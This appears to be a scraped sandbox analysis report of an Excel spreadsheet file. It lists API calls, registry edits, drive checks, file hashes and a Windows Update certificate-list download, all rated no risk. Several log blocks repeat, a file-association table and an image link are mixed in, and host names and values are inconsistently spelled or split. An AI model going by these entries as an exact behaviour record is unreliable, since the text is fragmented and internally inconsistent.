Call Service API	API Name: OpenServiceW Args: (9a4d4c8, gpsvc, 5) Return: 9a4d540		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2776
Call Service API	API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30		2776
Call Network API	API Name: socket Args: (2, 2, 0) Return: 948		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 948		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c		2776
Call Network API	API Name: socket Args: (2, 2, 0) Return: 93c		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 950		2776
Call Network API	API Name: socket Args: (2, 1, 6) Return: 950		2776
Call Network API	API Name: bind Args: (950, 0.0.0.0:49180, 128) Return: 0		2776
Call System API	API Name: ConnectEx Args: (950, 69.164.0.0:80, 16, 0, 0, 0, 98d4f20) Return: 0		2776
Call Network API	API Name: send Args: (950, GET /msdownload/update/v3/static/trustedr/en/disallowedcerts.cab?6592c33c57cd415c HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0		2776
Call System API	API Name: WinHttpCloseHandle Args: (b362700) Return: 1		2776
Call System API	API Name: WinHttpCloseHandle Args: (b3103d0) Return: 1		2776
Call System API	API Name: WinHttpCloseHandle Args: (b1d4880) Return: 1		2776
Call Service API	API Name: OpenServiceW Args: (995ba50, CryptSvc, 5) Return: 995be38		2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32*.CPL, 0, 26b444, 0, 0, 0) Return: 9a0ed38		2776
Call Filesystem API	API Name: FindNextFileW Args: (9a0ed38, 26b444) Return: 1		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-1 Value: Default Programs		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-4 Value: Set Default Programs		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E@\sud.dll,-7 Value: Set Program Associations		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en0		2776
Call System API	API Name: evtchann.SendEvent Args: (e, imagePath[%SystemRoot%\explorer.exe /factory, {682159d9-c321-47ca-b3f1-30e36b2ec8b9}] Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2776] Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, imagePath[%windir%\explorer.exe] Return: 1		2776
Call System API	API Name: evtchann.SendEvent Args: (e, pid[0], ppid[2776] Return: 1		2776

Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0	2776
Call System API	API Name: CryptGenKey Args: (985fb00, 6610, 1, 688fb3c) Return: 1	2776
Call System API	API Name: CryptExportKey Args: (9a45310, 9a45190, 1, 0, 0, 688fb30) Return: 1	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Licensing\107E1A9A03AE4F2BACF70CC519E60E7B Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Security\Trusted Documents\LastPurgeTime Value: 1a8ca12	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Call Thread API	API Name: NtResumeThread Args: (Process:3136,) Return: ?	2776
Call System API	API Name: evtchnn.SendEvent Args: (e, pid[3136], ppid[2776]) Return: 1	2776
Call Process API	API Name: CreateProcessW Args: (%CommonProgramFiles%\Microsoft Shared\Office15\msosqm.exe, , , , , , , Process:3136:%CommonProgramFiles%\microsoft shared\OFFICE15\MSOSQM.EXE) Return: 1	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 55860069	2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 5586006a	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTF Value: f9	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTA Value: f9	2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Feedback\AppUsageData_2 Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None	2776



Name	Description	Current Default
Extensions		
<input checked="" type="checkbox"/>  .csv	Microsoft Excel Comma Separated Values File	Excel (desktop)
<input checked="" type="checkbox"/>  .dqy	Microsoft Excel ODBC Query File	Excel (desktop)
<input checked="" type="checkbox"/>  .iqy	Microsoft Excel Web Query File	Excel (desktop)
<input checked="" type="checkbox"/>  .odc	Microsoft Office Data Connection	Excel (desktop)
<input type="checkbox"/>  .ods	OpenDocument Spreadsheet	LibreOffice
<input checked="" type="checkbox"/>  .olqy	Microsoft Excel OLAP Query File	Excel (desktop)
<input checked="" type="checkbox"/>  .orqy	Microsoft Excel OLE DB Query File	Excel (desktop)
<input checked="" type="checkbox"/>  .slk	Microsoft Excel SLK Data Import Format	Excel (desktop)
<input checked="" type="checkbox"/>  .xla	Microsoft Excel Add-In	Excel (desktop)
<input checked="" type="checkbox"/>  .xlam	Microsoft Excel Add-In	Excel (desktop)
<input type="checkbox"/>  .xld	Microsoft Excel 5.0 DialogSheet	Unknown application
<input checked="" type="checkbox"/>  .xlk	Microsoft Excel Backup File	Excel (desktop)
<input checked="" type="checkbox"/>  .xll	Microsoft Excel XLL Add-In	Excel (desktop)
<input checked="" type="checkbox"/>  .xlm	Microsoft Excel 4.0 Macro	Excel (desktop)
<input checked="" type="checkbox"/>  .xls	Microsoft Excel 97-2003 Worksheet	Excel (desktop)
<input checked="" type="checkbox"/>  .xlsb	Microsoft Excel Binary Worksheet	Excel (desktop)
<input checked="" type="checkbox"/>  .xlshtml	Microsoft Excel HTML Document	Excel (desktop)
<input checked="" type="checkbox"/>  .xslm	Microsoft Excel Macro-Enabled Worksheet	Excel (desktop)
<input checked="" type="checkbox"/>  .xslmhtml	XLSMHTML File	Unknown application
<input checked="" type="checkbox"/>  .xlsx	Microsoft Excel Worksheet	Excel (desktop)
<input checked="" type="checkbox"/>  .xlt	Microsoft Excel Template	Excel (desktop)
<input checked="" type="checkbox"/>  .xlthtml	Microsoft Excel HTML Template	Excel (desktop)
<input checked="" type="checkbox"/>  .xltn	Microsoft Excel Macro-Enabled Template	Excel (desktop)
<input checked="" type="checkbox"/>  .xltx	Microsoft Excel Template	Excel (desktop)



File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	69.164.0.128	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	69.164.0.0	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?6592c33c57cd415c	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACB C431721
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	AB2980D0209E705A68E94B8E5D1659DF217970E6
CVRD7E1.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709
CVRD7E1.tmp	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

▼ Analysis

Event Type	Details	Parent PID	PID
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1# Value: None		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\EXCELFiles Value: 55860020		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000051091100000000000000F01FEC\Usage\ProductFiles Value: 55860068		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2776
Call System API	API Name: GetVersionExA Args: (26eda8) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (26fad0) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (463f0a0) Return: 1		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 26cd40, 0, 0, 0) Return: 328190		2776
Call Filesystem API	API Name: FindNextFileW Args: (328190, 26cd40) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (26dc8c) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (73c434f0) Return: 1		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\Themes\1033\NextUpdate Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\LCache\SmartArt\1033\NextUpdate Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\MTTT Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingConfigurableSettings Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastSyncTime Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\Roaming\RoamingLastWriteTime Value: None		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*, *, 0, 25f86d0, 0, 0, 0) Return: 6416178		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles%\Microsoft\Office\Office15\xlstart*, *, 0, 25f86d0, 0, 0, 0) Return: 6416178		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\1# Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2776
Call System API	API Name: GetVersionExA Args: (766c1230) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (262b74) Return: 1		2776
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (\?IDE#CdRomDell_DVD-ROM_2.5+____#5&1c1d869a&0&1.1.0#(53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 5		2776
Call System API	API Name: GetDriveTypeW Args: (\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000000100000#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (\?STORAGE#Volume#{a21cf1a2-dac1-11eb-8d5c-806e6f6e6963}\#0000000006500000#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b)\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2776
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2776

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\}& Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None		2776
Call System API	API Name: GetVersionExA Args: (265ba8) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (2650f8) Return: 1		2776
Call System API	API Name: GetVersionExA Args: (264310) Return: 1		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\1C525E Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C525E\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\}& Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\StartupItems\ Value: None		2776
Delete Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\ Value: None		2776
Add Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\ Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Resiliency\DocumentRecovery\1C53D5\1C53D5 Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:13:23Z		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:13:23Z		2776
Write Registry Key	Key: HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:16:23Z		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 55860007		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00005109E6009040000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 55860008		2776
Call Window API	API Name: DialogBoxIndirectParamW Args: (61aa0000, b24e608, 101cc, 62a3dfc6, 26cf3c) Return: 6		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\LangID Value: None		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files\Microsoft Office\Office15\EXCEL.EXE Value: Excel (desktop)		2776
Call Service API	API Name: OpenServiceW Args: (9a50560, Csc, 80000000) Return: 9a50600		2776
Call Service API	API Name: OpenServiceW Args: (9a50600, CscService, 80000000) Return: 9a504e8		2776
Call Internet Helper API	API Name: NetShareEnum Args: (, 503, 6fa90250, -1, 26a8f8, 26a8f4, 0) Return: 0		2776
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
Call Filesystem API	API Name: FindNextFileW Args: (9a03c20, 26a5d4) Return: 1		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a5d4, 0, 0, 0) Return: 9a03c20		2776
Call Service API	API Name: OpenServiceW Args: (9a4d4c8, gpsvc, 5) Return: 9a4d540		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 26a6c8, 0, 0, 0) Return: 9a0f438		2776
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N one		2776
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Val ue: None		2776
Call Service API	API Name: OpenServiceW Args: (995ce50, WinHttpAutoProxySvc, 94) Return: 9a53f30		2776
Call Network API	API Name: socket Args: (2, 2, 0) Return: 948		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 948		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c		2776
Call Network API	API Name: socket Args: (2, 2, 0) Return: 93c		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 93c		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701		2776
Call System API	API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0		2776
Call Network API	API Name: socket Args: (23, 2, 0) Return: 950		2776
Call Network API	API Name: socket Args: (2, 1, 6) Return: 950		2776
Call Network API	API Name: bind Args: (950, 0.0.0.0:49180, 128) Return: 0		2776
Call System API	API Name: ConnectEx Args: (950, 69.164.0.0:80, 16, 0, 0, 0, 98d4f20) Return: 0		2776


Call Network API	API Name: send Args: (950, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?6592c33c57cd415c HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctdl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0		2776
Call System API	API Name: WinHttpCloseHandle Args: (b362700) Return: 1		2776
Call System API	API Name: WinHttpCloseHandle Args: (b3103d0) Return: 1		2776
Call System API	API Name: WinHttpCloseHandle Args: (b1d4880) Return: 1		2776
Call Service API	API Name: OpenServiceW Args: (995ba50, CryptSvc, 5) Return: 995be38		2776
